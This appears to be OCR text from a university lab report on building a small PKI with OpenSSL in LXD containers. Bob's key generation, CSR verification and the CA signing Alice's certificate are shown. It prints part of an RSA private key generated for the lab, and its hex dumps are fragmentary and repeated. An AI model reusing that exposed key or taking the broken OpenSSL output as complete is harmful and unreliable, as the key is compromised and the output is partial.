
Generate key pair at Bob and send openssl_users.conf to Bob


```
root@ns06:/home/ns# cp ca-certificate.crt /var/snap/lxd/common/lxd/sto
rage-pools/default/containers/bob1/rootfs/root
root@ns06:/home/ns# cp openssl_users.conf /var/snap/lxd/common/lxd/sto
rage-pools/default/containers/bob1/rootfs/root
root@ns06:/home/ns#
```

Bob


```
root@bob1:~# openssl genrsa -out bob.pem 2048
Generating RSA private key, 2048 bit long modulus (2 primes)
.....+++++
.............................+++++
e is 65537 (0x010001)
root@bob1:~# cat bob.pem
-----BEGIN RSA PRIVATE KEY-----
MIIEowIBAAKCAQEA0rmJT/4/0t6szbNR227B0mkErGE5wv6WwzUpl6DO0OQybK1l
WFzaq3Jb3T5VerP4roK326gXBl5OS0AWTbE3gXi3f7Fi4K3tNJLw4QoUUQ9y7m+q
NjRdbMM8wXlQHPplg+beWVvFx7Rt1dGgZwLoXHZ4pP4I3r7zszWcZ8rWAWJZp4S0
lvs8NtRWPAxySQ+8PpOoADdE0d4J11C0WOARh2rt0AInAqnotm0FKsJL2t5XZiHy
9TfecpVzswxE5DXc6wohZcC4AD1TX/G/u91GN9RYF87+nBwps8toVmmQ6vr3WJmy
WllJ87DF5Ly1uxcKgqAbWWc6Pyrl+4EFQjCgmwIDAQABAoIBAQCeTtrUqMqkDbu+
kW/2rT+ZZmInaqdtUbxLjN3hVuLo1fb35FBV0PRKhxBypwiqtRgnanbb42zg0Op6
5/uZhICRmPIqUUZaSvAAZj/moJ7gwv1yGZvDOxXQxuAW7Z99FbQ8Iq56bVKplGhL
kT+zA+EyzaIXOe3KAaStxqHo695YjH8yOagOrGbp529t/Wc6EYUOINr6WXr1CQC2
YkG4yqog5mYZzJcWL/7obPtxDEv1Zr9WadXVngAalDecCnzAFCxPb/G7VSMm+FfX
66qnhO0u+sq1K3jCe67BDVRhmJZM5RTwPnKHz01bWP4tomvS8zDCSpw/8XdbNpum
NPB8kA/JAoGBAP4IfIL8YaGHkp0Dp+ZWTGK5W5lcMGV2qUPAkiBycxPSAvmq9mU3
```


Bob generates CSR







Following is the CSR generated by Bob





Bob
55:7a:b3:f8:ae:82:b7:db:a8:17:06:5e:4e:4b:40:
16:4d:b1:37:81:78:b7:7f:b1:62:e0:ad:ed:34:92:
f0:e1:0a:14:51:0f:72:ee:6f:aa:36:34:5d:6c:c3:
3c:c1:79:50:1c:fa:65:83:e6:de:59:5b:c5:c7:b4:
6d:d5:d1:a0:67:02:e8:5c:76:78:a4:fe:08:de:be:
f3:b3:35:9c:67:ca:d6:01:62:59:a7:84:b4:96:fb:
3c:36:d4:56:3c:0c:72:49:0f:bc:3e:93:a8:00:37:
44:d1:de:09:d7:50:b4:58:e0:11:87:6a:ed:d0:02:
27:02:a9:e8:b6:6d:05:2a:c2:4b:da:de:57:66:21:
f2:f5:37:de:72:95:73:b3:0c:44:e4:35:dc:eb:0a:
21:65:c0:b8:00:3d:53:5f:f1:bf:bb:dd:46:37:d4:
58:17:ce:fe:9c:1c:29:b3:cb:68:56:69:90:ea:fa:
f7:58:99:b2:5a:59:49:f3:b0:c5:e4:bc:b5:bb:17:
0a:82:a0:1b:59:67:3a:3f:2a:e5:fb:81:05:42:30:
a0:9b
Exponent: 65537 (0x10001)
Attributes:
Requested Extensions:



Bob
44:d1:de:09:d7:50:b4:58:e0:11:87:6a:ed:d0:02:
27:02:a9:e8:b6:6d:05:2a:c2:4b:da:de:57:66:21:
f2:f5:37:de:72:95:73:b3:0c:44:e4:35:dc:eb:0a:
21:65:c0:b8:00:3d:53:5f:f1:bf:bb:dd:46:37:d4:
58:17:ce:fe:9c:1c:29:b3:cb:68:56:69:90:ea:fa:
f7:58:99:b2:5a:59:49:f3:b0:c5:e4:bc:b5:bb:17:
0a:82:a0:1b:59:67:3a:3f:2a:e5:fb:81:05:42:30:
a0:9b
Exponent: 65537 (0x10001)
Attributes:
Requested Extensions:
X509v3 Basic Constraints:
CA:FALSE
X509v3 Key Usage:
Digital Signature, Non Repudiation, Key Encipherment
Signature Algorithm: sha256WithRSAEncryption
96:f8:0c:12:f0:8a:ee:e7:3d:80:12:96:6e:5f:e8:8d:fd:e7:
89:1c:1d:d5:90:ab:fd:df:dc:0b:3d:ad:08:25:c6:4e:95:05:

CSR is received by CA from Alice



Alice CSR is verified by CA





CSR is received by CA from Bob

```
root@ns06:/home/ns# cp /var/snap/lxd/common/lxd/storage-pools/default/
containers/bob1/rootfs/root/bob.csr /home/ns
```

Bob CSR is verified by CA

```
Root CA
root@ns06:/home/ns# openssl req -text -noout -verify -in bob.csr
verify OK
Certificate Request:
    Data:
        Version: 1 (0x0)
        Subject: C = IN, ST = Telangana, L = Kandi, O = IIT H, CN = ww
w.bobchats.com, emailAddress = bobchats@gmail.com, subjectAltName = we
b.bobchats.com
        Subject Public Key Info:
            Public Key Algorithm: rsaEncryption
                RSA Public-Key: (2048 bit)
                Modulus:
                    00:d2:b9:89:4f:fe:3f:d2:de:ac:cd:b3:51:db:6e:
                    c1:d2:69:04:ac:61:39:c2:fe:96:c3:35:29:97:a0:
                    ce:d0:e4:32:6c:ad:65:58:5c:da:ab:72:5b:dd:3e:
                    55:7a:b3:f8:ae:82:b7:db:a8:17:06:5e:4e:4b:40:
                    16:4d:b1:37:81:78:b7:7f:b1:62:e0:ad:ed:34:92:
                    f0:e1:0a:14:51:0f:72:ee:6f:aa:36:34:5d:6c:c3:
                    3c:c1:79:50:1c:fa:65:83:e6:de:59:5b:c5:c7:b4:
                    6d:d5:d1:a0:67:02:e8:5c:76:78:a4:fe:08:de:be:
                    f3:b3:35:9c:67:ca:d6:01:62:59:a7:84:b4:96:fb:
                    3c:36:d4:56:3c:0c:72:49:0f:bc:3e:93:a8:00:37:
                    44:d1:de:09:d7:50:b4:58:e0:11:87:6a:ed:d0:02:
                    27:02:a9:e8:b6:6d:05:2a:c2:4b:da:de:57:66:21:
                    f2:f5:37:de:72:95:73:b3:0c:44:e4:35:dc:eb:0a:
                    21:65:c0:b8:00:3d:53:5f:f1:bf:bb:dd:46:37:d4:
                    58:17:ce:fe:9c:1c:29:b3:cb:68:56:69:90:ea:fa:
                    f7:58:99:b2:5a:59:49:f3:b0:c5:e4:bc:b5:bb:17:
                    0a:82:a0:1b:59:67:3a:3f:2a:e5:fb:81:05:42:30:
                    a0:9b
                Exponent: 65537 (0x10001)
        Attributes:
        Requested Extensions:
            X509v3 Basic Constraints:
                CA:FALSE
            X509v3 Key Usage:
                Digital Signature, Non Repudiation, Key Encipherment
    Signature Algorithm: sha256WithRSAEncryption
```


```
Root CA
                    16:4d:b1:37:81:78:b7:7f:b1:62:e0:ad:ed:34:92:
                    f0:e1:0a:14:51:0f:72:ee:6f:aa:36:34:5d:6c:c3:
                    3c:c1:79:50:1c:fa:65:83:e6:de:59:5b:c5:c7:b4:
                    6d:d5:d1:a0:67:02:e8:5c:76:78:a4:fe:08:de:be:
                    f3:b3:35:9c:67:ca:d6:01:62:59:a7:84:b4:96:fb:
                    3c:36:d4:56:3c:0c:72:49:0f:bc:3e:93:a8:00:37:
                    44:d1:de:09:d7:50:b4:58:e0:11:87:6a:ed:d0:02:
                    27:02:a9:e8:b6:6d:05:2a:c2:4b:da:de:57:66:21:
                    f2:f5:37:de:72:95:73:b3:0c:44:e4:35:dc:eb:0a:
                    21:65:c0:b8:00:3d:53:5f:f1:bf:bb:dd:46:37:d4:
                    58:17:ce:fe:9c:1c:29:b3:cb:68:56:69:90:ea:fa:
                    f7:58:99:b2:5a:59:49:f3:b0:c5:e4:bc:b5:bb:17:
                    0a:82:a0:1b:59:67:3a:3f:2a:e5:fb:81:05:42:30:
                    a0:9b
                Exponent: 65537 (0x10001)
        Attributes:
        Requested Extensions:
            X509v3 Basic Constraints:
                CA:FALSE
            X509v3 Key Usage:
                Digital Signature, Non Repudiation, Key Encipherment
    Signature Algorithm: sha256WithRSAEncryption
         96:f8:0c:12:f0:8a:ee:e7:3d:80:12:96:6e:5f:e8:8d:fd:e7:
         89:1c:1d:d5:90:ab:fd:df:dc:0b:3d:ad:08:25:c6:4e:95:05:
         b1:aa:ac:ec:b1:c0:df:54:8f:e9:e7:c5:c3:00:f3:f0:43:af:
         3e:fe:48:5a:bd:2c:d1:09:5f:fb:71:b2:1e:a5:af:bb:5e:fc:
         26:93:29:34:32:25:55:58:e2:b7:f4:cd:9b:7b:78:45:bf:ef:
         45:48:42:1f:1b:8b:f0:17:b8:01:35:9c:c0:b1:1c:cc:f2:e4:
         28:d8:03:78:2c:23:31:f1:76:d8:71:c9:a0:80:ea:e9:ad:d4:
         c7:a0:2a:5b:ff:86:38:38:29:1b:8f:2b:3a:1d:d9:c5:8e:67:
         d0:59:da:17:b2:f0:3e:67:73:36:cb:1c:39:e9:86:73:8f:91:
         f6:44:f0:4d:6d:db:85:32:28:b6:04:85:99:53:d4:e8:58:b8:
         39:08:dc:4b:41:a1:51:af:8b:88:24:e9:4f:61:91:38:de:de:
         2e:4f:6c:f1:df:3c:7e:b8:3b:24:d3:69:44:aa:d7:82:90:97:
         91:c8:73:77:dc:e9:7c:26:57:3c:f8:12:49:a2:86:ef:8c:0d:
         8e:c2:e6:83:39:35:92:b4:6f:99:83:52:e0:9e:21:2c:5e:4a:
         fa:8c:64:18
root@ns06:/home/ns#
```

CA signs Alice's certificate


```
Root CA
root@ns06:/home/ns# openssl ca -config openssl_users.conf -md sha256 -
out alice.crt -infiles alice.csr
Using configuration from openssl_users.conf
Check that the request matches the signature
Signature ok
The Subject's Distinguished Name is as follows
countryName           :PRINTABLE:'IN'
stateOrProvinceName   :ASN.1 12:'Telangana'
localityName          :ASN.1 12:'Kandi'
organizationName      :ASN.1 12:'IIT H'
commonName            :ASN.1 12:'www.alicechats.com'
emailAddress          :IA5STRING:'alicechats@gmail.com'
X509v3 Subject Alternative Name:ASN.1 12:'web.alicechats.com'
Certificate is to be certified until Apr  5 12:13:08 2023 GMT (365 day
s)
Sign the certificate? [y/n]:y


1 out of 1 certificate requests certified, commit? [y/n]y
Write out database with 1 new entries
Data Base Updated
root@ns06:/home/ns#
```


Following is the certificate signed by CA




CA sends signed certificate to Alice

